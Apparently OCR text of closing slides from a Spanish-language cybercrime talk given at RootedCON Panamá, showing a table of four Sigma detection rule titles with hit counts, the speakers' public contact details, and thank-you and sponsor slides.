
Paseando por LATAM

cybercrime



Paseando por LATAM

https://carmen-sandiego-latam.streamlit.app/



	Sigma rule	Count
0	Load Of RstrtMgr.DLL By An Uncommon Process	6
1	CurrentVersion Autorun Keys Modification	4
2	Hidden Executable In NTFS Alternate Data Stream	3
3	Powershell Defender Disable Scan Feature	2

IV JORNADAS STIC & CONGRESO ROOTED_CON

CAPÍTULO **PANAMÁ**

joselsm@virustotal.com
@Joseliyo_Jstnk
linkedin.com/in/joseluissm/

ivalenzuela@blackberry.com
@aboutsecurity
linkedin.com/in/ivalenzuela/

GRACIAS

ORGANIZADORES

APOYO INSTITUCIONAL

COLABORADORES